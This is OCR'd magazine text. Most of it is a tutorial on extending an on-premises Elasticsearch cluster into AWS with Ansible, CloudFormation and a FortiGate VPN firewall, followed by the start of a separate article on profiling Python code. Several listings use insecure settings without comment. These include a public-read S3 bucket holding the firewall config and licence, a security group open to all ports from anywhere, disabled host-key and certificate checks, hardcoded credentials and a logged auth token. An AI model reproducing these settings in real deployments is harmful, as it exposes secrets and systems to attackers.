


Figure 1: A secure network architecture (here the rough structure) should connect the nodes in the local data center with those on AWS.

Listing 1: ELK Stack Hosts File

```
10.0.2.25 ansible_ssh_user=root logstash=1 kibana=1 masternode=1 grafana=1 do_ela=1
10.0.2.26 ansible_ssh_user=root masternode=0 do_ela=1
10.0.2.44 ansible_ssh_user=root masternode=0 do_ela=1
```




Figure 2: A firewall separates an external subnet and an internal subnet (right). In detail, the AWS connection looks slightly different.




Figure 3: The AWS firewall picks up its configuration from an S3 bucket.

Now set up network interfaces for the firewall in the two subnets. Also, create a role that later allows the firewall instance to access the S3 bucket. Assign the network interfaces and the role to the firewall instance to be created, and link the subnets to the firewall. Create a routing table for the inside subnet and specify the firewall network card responsible for the inside network as the target; then, generate a public IP address and assign it to the outside network interface.

The next step is to set up a security group for the servers. To do this, first create two server instances on the inside subnet and change the inside firewall interface from a DHCP client to the static IP address that the AWS firewall has currently assigned to the card. Now set up a VPN tunnel from the local network into the AWS cloud. You need to define the rules and routes on the firewall on the local network. At the end of this configuration marathon, and assuming that all the new cloud servers can be reached, finally install and configure the Elastic stack on the two new AWS servers (Figure 3).

Cloud Shaping

In principle, Ansible would be able to perform all these tasks, but that would cause problems when cleaning up the ensemble in the cloud, at the latest. You would either have to save the information of the components created there locally, or you would have to search the Playbook for the components to be removed before the Playbook cleans them up.

A stack (similar to OpenStack) in which you describe the complete infrastructure, which can be parameterized in YAML or JSON format, is easier. Then, you build the stack with a call (also using Ansible) and clear it up with another call. The proprietary AWS technology for this is known as CloudFormation.

CloudFormation lets the stack receive a construction parameter: in this example, the IP addresses of the networks in the VPC. The author of the stack can also enter a return value, which is typically the external IP address of a generated object, so that the user of the stack knows how to use the cloud service.

Most VM images in AWS use cloud-init technology (please see the "cloud-init" box). Because CloudFormation can also provide cloud-init data to a VM, where do you draw the line between Ansible and CloudFormation? Where it is practicable and reduces the total overhead.

Fixed and Variable

The fixed components of the target infrastructure are the VMs (the firewall and the two servers for Elastic), the network structure, the routing structure, and the logic of the security groups. All of this information should definitely be included in the CloudFormation template.

The network's IP addresses, the AWS region, and the names of the objects are variable and used as parameters in the stack definition; you have to specify them when calling the stack. The variables also include the name of the S3 bucket for the cloud-init configuration of the firewall and the public SSH key stored with AWS, which is used to enable access to the Linux VMs.

Finally, you need the internal IP addresses of the Linux VMs, the external public IP address of the firewall, and the internal private IP address of the firewall for further configuration. Accordingly, these addresses pertain to the return values of the stack.

Ansible does all the work. It fills the variables, generates the firewall configuration, which the AWS firewall

cloud-init

Cloud-init is a standard originally developed by Canonical and now used by all manufacturers to start instances in the cloud on the basis of operating system images. These instances set a self-defined locale, a host name, SSH keys, and temporary mount points, but also user data. Cloud-init collaborates with your configuration management solution of choice, whether Chef, Puppet, Ansible, or Salt.

Listing 2: YAML Stack Definition Part 1

```
[...]
Resources:
  FortiVPC:
    Type: AWS::EC2::VPC
    Properties:
      CidrBlock:
        Ref: VPCNet
      Tags:
        - Key: Name
          Value:
            Ref: VPCName

  FortiVPCFrontNet:
    Type: AWS::EC2::Subnet
    Properties:
      CidrBlock:
        Ref: VPCSubnetFront
      MapPublicIpOnLaunch: true
      VpcId:
        Ref: FortiVPC

  FortiVPCBackNet:
    Type: AWS::EC2::Subnet
    Properties:
      CidrBlock:
        Ref: VPCSubnetBack
      MapPublicIpOnLaunch: false
      AvailabilityZone: !GetAtt
       FortiVPCFrontNet.AvailabilityZone
      VpcId:
        Ref: FortiVPC

  FortiSecGroup:
    Type: AWS::EC2::SecurityGroup
    Properties:
      GroupDescription: Group for FG
      GroupName: fg
      SecurityGroupEgress:
        - IpProtocol: -1
          CidrIp: 0.0.0.0/0
      SecurityGroupIngress:
        - IpProtocol: tcp
          FromPort: 0
          ToPort: 65535
          CidrIp: 0.0.0.0/0
        - IpProtocol: udp
          FromPort: 0
          ToPort: 65535
          CidrIp: 0.0.0.0/0
      VpcId:
        Ref: FortiVPC

  InstanceProfile:
    Properties:
      Path: /
      Roles:
        - Ref: InstanceRole
    Type: AWS::IAM::InstanceProfile
  InstanceRole:
    Properties:
      AssumeRolePolicyDocument:
        Statement:
          - Action:
              - sts:AssumeRole
            Effect: Allow
            Principal:
              Service:
                - ec2.amazonaws.com
        Version: 2012-10-17
      Path: /
      Policies:
        - PolicyDocument:
            Statement:
              - Action:
                  - ec2:Describe*
                  - ec2:AssociateAddress
                  - ec2:AssignPrivateIpAddresses
                  - ec2:UnassignPrivateIpAddresses
                  - ec2:ReplaceRoute
                  - s3:GetObject
                Effect: Allow
                Resource: '*'
            Version: 2012-10-17
          PolicyName: ApplicationPolicy
    Type: AWS::IAM::Role
```

receives via cloud-init, and installs the software on the Linux VMs.

Cloud-init could also install the software, but Ansible will set up exactly the roles that helped to configure the local servers at the beginning.

I developed the CloudFormation template from the version by firewall manufacturer Fortinet [8]. I simplified the structure, compared with their version on GitHub, so that the template in the cloud only raises a firewall and not a cluster.

Additionally, the authors of the Fortinet template used a Lambda function to modify the firewall configuration. Here, this task is done by the Playbook, which in turn uses the template.

In the CloudFormation template, the process can be static. The two Linux VMs use CentOS as their operating system and should run on the internal subnet; you simply attach them to the template and the return values. Listings 2 through 4 show excerpts from the stack definition in YAML format. The complete YAML file can be downloaded from the *ADMIN* anonymous FTP site [7].

The objects of the `AWS::EC2::Instance` type are the VMs designed to extend the Elastic stack (Listings 3 and 4).

Because of the firewall, the VM is more complex to configure; it has to have two dedicated interface objects so that routing can point to it (Listing 3, line 11).

Importantly, the firewall instance and both generated interfaces are located in the same availability zone; otherwise, the stack will fail. To this end, the VMs contain descriptions, and the second subnet contains the reference to the availability zone of the first subnet.

The `UserData` part of the firewall instance (Listing 3, line 18) contains a description file that tells the VM where to find the configuration and license file previously uploaded by Ansible.

The network configuration has already been described and is defined at the top of Listing 2. The finished template can now be run at the command line with the

```
aws cloudformation create-stack
```

command, which specifies the name of the YAML file created and fills the parameters at the beginning of the stack. The S3 bucket you want to pass in must already exist. Both the license and the generated configuration should be uploaded up front. All these tasks are done by the Ansible Playbook, as shown in Listings 5 through 9.

The Playbook uses multiple “plays.”

The first (Listing 5) creates the configuration for the firewall and, if not available, the S3 bucket (line 20) as described and uploads it together with the license.

The next task creates the complete stack (Listing 6). What’s new is the connection to the old Elasticsearch Playbook or Hosts file. The latter has a group named `elahosts`, which adds the IP addresses of the two new servers to the Playbook so that a total of five hosts are in the list for further execution of the Playbook. However, some operations will only take place on the new hosts. Listing 6 (lines 44 and 49) creates the `newhosts` group,

Listing 3: YAML Stack Definition Part 2

```
FortiInstance:
  Type: "AWS::EC2::Instance"
  Properties:
    IamInstanceProfile:
      Ref: InstanceProfile
    ImageId: "ami-06f4dce9c3ae2c504" # for eu-west-3 paris
    InstanceType: t2.small
    AvailabilityZone: !GetAtt FortiVPCFrontNet.AvailabilityZone
    KeyName:
      Ref: KeyName
    NetworkInterfaces:
      - DeviceIndex: 0
        NetworkInterfaceId:
          Ref: fgteni1
      - DeviceIndex: 1
        NetworkInterfaceId:
          Ref: fgteni2
    UserData:
      Fn::Base64:
        Fn::Join:
          - ''
          -
            - "{\n"
            - '"bucket"'
            - ' : "'
            - Ref: S3Bucketname
            - '"'
            - ",\n"
            - '"region"'

           - ' : '
            - '"'
            - Ref: S3Region
            - '"'
            - ",\n"
            - '"license"'
            - ' : '
            - '"'
            - /
            - Ref: LicenseFileName
            - '"'
            - ",\n"
            - '"config"'
            - ' : '
            - '"'
            - /fg.txt
            - '"'
            - "\n"
            - '}'

InternetGateway:
  Type: AWS::EC2::InternetGateway

AttachGateway:
  Properties:
    InternetGatewayId:
      Ref: InternetGateway
    VpcId:
      Ref: FortiVPC
  Type: AWS::EC2::VPCGatewayAttachment

RouteTablePub:
  Type: AWS::EC2::RouteTable
  Properties:
    VpcId:
      Ref: FortiVPC

DefRoutePub:
  DependsOn: AttachGateway
  Properties:
    DestinationCidrBlock: 0.0.0.0/0
    GatewayId:
      Ref: InternetGateway
    RouteTableId:
      Ref: RouteTablePub
  Type: AWS::EC2::Route

RouteTablePriv:
  [...]

DefRoutePriv:
  [...]

SubnetRouteTableAssociationPub:
  Properties:
    RouteTableId:
      Ref: RouteTablePub
    SubnetId:
      Ref: FortiVPCFrontNet
  Type:
   AWS::EC2::SubnetRouteTableAssociation

SubnetRouteTableAssociationPriv:
  [...]
```

Listing 4: YAML Stack Definition Part 3

```
[...]
ServerInstance:
  Type: "AWS::EC2::Instance"
  Properties:
    ImageId: "ami-0e1ab783dc9489f34" # Centos7 for paris
    InstanceType: t3.2xlarge
    AvailabilityZone: !GetAtt FortiVPCFrontNet.AvailabilityZone
    KeyName:
      Ref: KeyName
    SubnetId:
      Ref: FortiVPCBackNet
    SecurityGroupIds:
      - !Ref ServerSecGroup

Server2Instance:
  Type: "AWS::EC2::Instance"
  Properties:
    ImageId: "ami-0e1ab783dc9489f34" # Centos7 for paris
    [...]
```

to which it adds the two hosts.

The next play (**Listing 7**) configures the firewall. In its existing configuration, the static IP address for the inside network card is missing – AWS only sets this when creating the instance. Because the data is now known, the Playbook can define the IP address.

When logging in to the firewall for the first time, the firewall requires a password change. You can use several methods to set up Fortigate in Ansible. However, the FortiOS network modules that have been included in the Ansible distribution for a while do not yet work properly. The `raw` approach is used here (**Listing 7**, line 10), which pushes the commands onto the device, as on the command line. The first two lines of the `raw` task set the password, which resides on the instance ID in the AWS version. Because the license has already been installed, the firewall reboots after installation. At the end, the Ansible script in **Listing 7** waits for the reboot to occur and then for it to reach the firewall again.

A play now follows that teaches the local firewall what the VPN tunnel to the firewall looks like in AWS (**Listing 8**). The VPN definition at the other end was in the previously uploaded configuration. Because of the described problems with the Ansible modules for FortiOS (I suspect incompatibilities between Ansible modules and the Python `fosapi`), the play uses Ansible's URI method to configure the firewall. Authentication for the API requires a login process; it then returns a token that is used in the following REST calls.

The configuration initially consists of the key exchange `phase1` and `phase2` parameters. The `phase1` parameter contains the password, crypto parameters, and IP address of the firewall in AWS. The `phase2` parameter also provides crypto parameters

Listing 5: Ansible Playbook Part 1

```
---
- name: Create VDC in AWS with fortigate as front
  hosts: localhost
  connection: local
  gather_facts: no
  vars:
    region: eu-west-3
    licensefile: license.lic
    wholenet: 10.100.0.0/16
    frontnet: 10.100.254.0/28
    netmaskback: 17
    backnet: "10.100.0.0/{{ netmaskback }}"
    lnet: 10.0.2.0/24
    rnet: "{{ backnet }}"
    s3name: stackdata
    keyname: mgtkey
    fgtpw: Firewall-Passwort

  tasks:
    - name: Create S3 Bucket for data
      aws_s3:
        bucket: "{{ s3name }}"
        region: "{{ region }}"
        mode: create
        permission: public-read
      register: s3bucket

    - name: Upload License
      aws_s3:
        bucket: "{{ s3name }}"
        region: "{{ region }}"
        overwrite: different
        object: "/{{ licensefile }}"
        src: "{{ licensefile }}"
        mode: put

    - name: Generate Config
      template:
        src: awsforti-template.conf.j2
        dest: fg.txt

    - name: Upload Config
      aws_s3:
        bucket: "{{ s3name }}"
        region: "{{ region }}"
        overwrite: different
        object: "/fg.txt"
        src: "fg.txt"
        mode: put
[...]
```

Listing 6: Ansible Playbook Part 2

```
[...]
    - name: Create Stack
      cloudformation:
        stack_name: VPCFG
        state: present
        region: "{{ region }}"
        template: fortistack.yml
        template_parameters:
          InstanceType: c5.large
          FGUserName: admin
          KeyName: "{{ keyname }}"
          VPCName: VDCVPC
          VPCNet: "{{ wholenet }}"
          Kubnet: "{{ lnet }}"
          VPCSubnetFront: "{{ frontnet }}"
          VPCSubnetBack: "{{ backnet }}"
          S3Bucketname: "{{ s3name }}"
          LicenseFileName: "{{ licensefile }}"
          S3Region: "{{ region }}"
      register: stackinfo

    - name: Print Results
    [...]

    - name: Wait for VM to be up
    [...]

    - name: New Group
      add_host:
        groupname: fg
        hostname: "{{ stackinfo.stack_outputs.FortiGatepubIp }}"

    - name: Add ElaGroup1
      add_host:
        groupname: elahosts
        hostname: "{{ stackinfo.stack_outputs.Server1Address }}"

    - name: Add ElaGroup2
      add_host:
        groupname: elahosts
        hostname: "{{ stackinfo.stack_outputs.Server2Address }}"

    - name: Add NewGroup1
      add_host:
        groupname: newhosts
        hostname: "{{ stackinfo.stack_outputs.Server1Address }}"

    - name: Add NewGroup2
      add_host:
        groupname: newhosts
        hostname: "{{ stackinfo.stack_outputs.Server2Address }}"

    - name: Set Fact
      set_fact:
        netmaskback: "{{ netmaskback }}"

    - name: Set Fact
      set_fact:
        fgtpw: "{{ fgtpw }}"
[...]
```

and data for the local and remote networks. The configuration also provides a route (line 62) that passes the network on the AWS side to the VPN tunnel, and two firewall rules that allow traffic from and to the private network on the AWS side (lines 71 and 85).

A bit further down (Listing 9), the Playbook sets the `do_ela` parameter to 1 for the new hosts so that this role will also install Elasticsearch later. It uses `0` as the value for `masternode`, because the new hosts are data nodes. Because it usually takes some time for the VPN connection to be ready for use, the play now waits for the master node of the Elastic cluster until it can reach a new node via SSH.

The last piece of the Playbook finally installs Elasticsearch on the new node and adapts its configuration to match the existing cluster. The role takes the major version of Elasticsearch as a parameter and a path in which the Elasticsearch server can store the data, which allows you to insert a separate mount point on a data-only disk.

Within AWS, all systems are prepared for IPv6, but this does not apply to the configuration used here. Therefore, the first task forces you to switch to IPv4. The second one updates the configuration of the system. In the third task, the Elastic cluster role finally installs and configures the software.

Because Ansible only creates the Elasticsearch user to which the `elk-data/` folder should belong during the installation, the script also has to tweak the permissions and restart Elasticsearch (starting in line 46).

Listing 7: Ansible Playbook Part 3

```
[...]
- name: ChangePW
  hosts: fg
  vars:
    ansible_user: admin
    ansible_ssh_common_args: -o StrictHostKeyChecking=no
    ansible_ssh_pass: "{{ hostvars['localhost'].stackinfo.stack_
                        outputs.FortiGateId }}"
  gather_facts: no

  tasks:
    - raw: |
        "{{ hostvars['localhost'].fgtpw }}"
        "{{ hostvars['localhost'].fgtpw }}"
        config system interface
          edit port2
            set mode static
            set ip "{{ hostvars['localhost'].stackinfo.stack_outputs.
                     FGIntAddress }}/17"
          next
        end
      tags: pw
    - name: Wait for License Reboot
      pause:
        minutes: 1

    - name: Wait for VM to be up
      wait_for:
        host: "{{ inventory_hostname }}"
        port: 22
        state: started
      delegate_to: localhost
[...]
```

Listing 8: Ansible Playbook Part 4

```
[...]
- name: Local Firewall Config
  hosts: localhost
  connection: local
  gather_facts: no
  vars:
    localfw: 10.0.2.90
    localadmin: admin
    localpw: ""
    vdom: root
    lnet: 10.0.2.0/24
    rnet: 10.100.0.0/17
    remotefw: "{{ stackinfo.stack_outputs.FortiGatepubIp }}"
    localinterface: port1
    psk: "<Password>"
    vpnname: elavpn

  tasks:

    - name: Get the token with uri
      uri:
        url: https://{{ localfw }}/logincheck
        method: POST
        validate_certs: no
        body: "ajax=1&username={{ localadmin }}&password={{ localpw }}"
      register: uriresult
      tags: gettoken

    - name: Get Token out
      set_fact:
        token: "{{
 uriresult.cookies['ccsrftoken'] | regex_replace('\"', '') }}"

    - debug: msg="{{ token }}"

    - name: Phase1 old Style
      uri:
        url:
         https://{{ localfw }}/api/v2/cmdb/vpn.ipsec/phase1-interface
        validate_certs: no
        method: POST
        headers:
          X-CSRFTOKEN: "{{ token }}"
          Cookie: "{{ uriresult.set_cookie }}"
        body: "{{ lookup('template', 'forti-phase1.j2') }}"
        body_format: json
      register: answer
      tags: phase1

    - name: Phase2 old style
      uri:
        url:
         https://{{ localfw }}/api/v2/cmdb/vpn.ipsec/phase2-interface
        validate_certs: no
        method: POST
        headers:
          X-CSRFTOKEN: "{{ token }}"
          Cookie: "{{ uriresult.set_cookie }}"
        body: "{{ lookup('template', 'forti-phase2.j2') }}"
        body_format: json
      register: answer
      tags: phase2

    - name: Route old style
    [...]

    - name: Local Object Old Style
    [...]

    - name: Remote Object Old Stlye
    [...]

    - name: FW-Rule-In old style
      uri:
        url: https://{{ localfw }}/api/v2/cmdb/firewall/policy
        validate_certs: no
        method: POST
        headers:
          Cookie: "{{ uriresult.set_cookie }}"
          X-CSRFTOKEN: "{{ token }}"
        body:
        [...]
        body_format: json
      register: answer
      tags: rulein

    - name: FW-Rule-out old style
      uri:
        url: https://{{ localfw }}/api/v2/cmdb/firewall/policy
        validate_certs: no
        method: POST
        headers:
          Cookie: "{{ uriresult.set_cookie }}"
          X-CSRFTOKEN: "{{ token }}"
        body:
        [...]
        body_format: json
      register: answer
      tags: ruleout
[...]
```

This completes the cloud expansion. If everything worked out, the Kibana console will be presented with the view from Figure 4 after a few moments.

Big Cleanup

If you want to remove the extension, you have to remove the nodes from the cluster with an API call:

```
curl ➘
  -X PUT 10.0.2.25:9200/_cluster/settings ➘
  -H 'Content-Type: application/json' ➘
  -d '{➘
       "transient" : ➘
       {"cluster.routing.allocation.➘
         exclude._ip":"10.100.68.139" } }'
```


This command blocks further assignments and causes the cluster to move all shards away from this node. After the action, no more shards are assigned, and you can simply switch off the node.

Listing 9: Ansible Playbook Part 5

```
[...]
- name: Set Facts for new hosts
  hosts: newhosts
  [...]
        masternode: 0
        do_ela: 1

- name: Wait For VPN Tunnel
  hosts: 10.0.2.25
  [...]

- name: Install elastic
  hosts: elahosts
  vars:
    elaversion: 6
    eladatapath: /elkdata
    ansible_ssh_common_args: -o
      StrictHostKeyChecking=no

  tasks:

  - ini_file:
      path: /etc/yum.conf
      section: main
      option: ip_resolve
      value: 4
    become: yes
    become_method: sudo
    when: do_ela == 1
    name: Change yum.conf

  - yum:
      name: "*"
      state: "latest"
    name: RHUpdates
    become: yes
    become_method: sudo
    when: do_ela == 1

  - include_role:
      name: matrix.centos-elasticcluster
    vars:
      clustername: matrixlog
      elaversion: 6
    when: do_ela == 1

  - name: Set Permissions for data
    file:
      path: "{{ eladatapath  }}"
      owner: elasticsearch
      group: elasticsearch
      state: directory
      mode: "4750"
    become: yes
    become_method: sudo
    when: do_ela == 1

  - systemd:
      name: elasticsearch
      state: restarted
    become: yes
    become_method: sudo
    when: do_ela == 1
```

Conclusion

The hybrid cloud thrives, because admins can transfer scripts and Playbooks seamlessly from their environment to the cloud world. Although higher quality cloud services exist than those covered in this article (AWS also has Elasticsearch as a Service), these services typically have only limited suitability for direct docking. To use them, you would have to take into account configuring the peculiarities of the respective cloud provider. With VMs in Microsoft Azure, however, the example shown here would work directly, so the user would only have to replace the CloudFormation part with an Azure template. ■



Status	Nodes	Indices	Memory	Total Shards	Unassigned Shards	Documents	Data
● Green	5	18	1.4 GB / 4.9 GB	36	0	1,369,767	1.3 GB

N... ↑	Status	CPU ...	Load ...	JVM ...	Disk Free Space	Shards
★ AUkjrtr 10.0.2.25:9300	● Online	1% ↑ 2% max 0% min	0.1 ↑ 0.22 max 0 min	35% ↑ 38% max 21% min	3.3 GB ↑ 3.3 GB max 3.3 GB min	0

Figure 4: The status of the Elastic cluster after expansion into the AWS Cloud.

Info

[1] AWS: [https://aws.amazon.com/]

[2] Azure: [https://azure.microsoft.com]

[3] Google Cloud: [https://cloud.google.com]

[4] Ansible: [https://www.ansible.com]

[5] "Data security in the AWS Cloud" by Konstantin Agouros, *Linux Magazine*, issue 229, December 2019, pg. 34, [http://www.linux-magazine.com/Issues/2019/229/Data-Security-in-AWS]

[6] LUKS: [https://gitlab.com/cryptsetup]

[7] Listings for this article: [ftp://ftp.linux-magazine.com/pub/listings/admin-magazine.com/55/]

[8] Fortinet's script template: [https://github.com/fortinet/aws-cloudformation-templates/tree/master/HA/6.0]

The Author

Konstantin Agouros is Head of Open Source Projects at matrix technology AG, where he and his team advise customers on open source and cloud topics. His latest book *Software Defined Networking: SDN-Praxis mit Controllern und OpenFlow* [*Practical Applications with Controllers and OpenFlow*] (in German) is published by de Gruyter.

Profiling Python code

In Profile

Profiling your Python code – as a whole or by function – shows where you should spend time speeding up your programs.

By Jeff Layton

To improve the performance of your applications, you need to conduct some kind of dynamic (program, software, code) analysis, also called profiling, to measure metrics of interest. A key metric for developers is time (i.e., where is the code spending most of its time?), because it allows you to focus on areas, or hotspots, that can be made to run faster.

And, this might seem obvious, but if you *don't* profile for code optimization, you could flounder all over the code improving sections you *think* might be bottlenecks. I have seen people spend hours working a particular part of their code when a simple profile showed that portion of the code contributed very little to the overall run time. I admit that I have also done this; however, once I profiled the code, I found that I had wasted my time and needed to focus elsewhere.

Different kinds of profiling (e.g., event-based, statistical, instrumented, simulation), are used in different situations. In this article, I focus on two types: deterministic and statistical. Deterministic profiling captures every computation of the code and produces very accurate profiles, but it can greatly slow down code performance. Although you achieve very good accuracy with the profile, run times are greatly increased, and you have to wonder whether the profiling didn't adversely affect how the code ran. For example, did the profiling cause the computation bottlenecks to move to a different place in the code?

Statistical profiling, on the other hand, takes periodic "samples" of the code computations and uses them as representations of the profile of the code. This method usually has very little effect on code performance, so you can get a profile that is very close to the real execution of the code. You do have to wonder about the correct time interval to get an accurate profile of the application while not affecting the run time. Usually this means setting the time intervals to smaller and smaller values to capture the profile accurately. If the interval becomes too small, however, it almost becomes deterministic profiling, and run time is greatly increased.

If your code takes a long time to execute (e.g., hours or days), deterministic profiling might be impossible because the increase in run time is unacceptable. In this case, statistical profiling is appropriate because of the longer periods of time available to sample performance.

In this article, I focus on profiling Python code, primarily because of a current lack of Python profiling but also because I think the process of profiling Python code, creating functions, and using Numba to then compile these functions for CPUs or GPUs is a good way to help improve performance.

To help illustrate some tools you can use to profile Python code, I will use an example of an idealized molecular dynamics (MD) application. I'll work through some profiling tools and modify the code in a reasonable manner for better profiling. The first, and probably most used and flexible, method I want to mention is "manual" profiling.

Lead Image ©-Yong Hian Lim, Fotolia.com

Manual Profiling

The manual profiling approach is fairly simple but involves inserting timing points into your code. Timing points surround a section of code and collect the total elapsed time(s) for the section, as well as how many times the section is executed. From this information, you can calculate an average elapsed time. The timing points can be spread throughput the code, so you get an idea of how much time each section of the code takes. The elapsed times are printed at the end of execution, to give you an idea of where you should focus your efforts to improve performance.

A key advantage of this approach is its generally low overhead. Additionally, you can control which portions of the code are timed (you don't have to profile the entire code). A downside is that you have to instrument your code by inserting timing points throughout. However, inserting these points is not difficult.

An easy way to accomplish this uses the Python `time` module. Simple code from an article on the Better Programming [1] website (example 16) is shown in Listing 1. The code simply calls the current time before and after a section of code of interest. The difference is elapsed time, or the amount of time needed to execute that section of code.

If a section of code is called repeatedly, just sum the elapsed times for the section and sum the number of times that section is used; then, you can compute the average time through the code section. If the number of calls is large enough, you can do some quick descriptive statistics and compute the mean, median, variance, min, max, and deviations.

cProfile

cProfile is a deterministic profiler for Python and is recommended "… for most users." In general terms, it creates a set of statistics that lists the total time spent in certain parts of the code, as well as how often the portion of the code was called.

cProfile, as the name hints, is written in C as a Python extension and comes in the standard Python 3, which keeps the overhead low, so the profiler doesn't affect the amount of time much.

cProfile outputs a few stats about the test code:

- `ncalls` – Number of calls to the portion of code.
- `tottime` – Total time spent in the given function (excludes time made in calls to subfunctions).
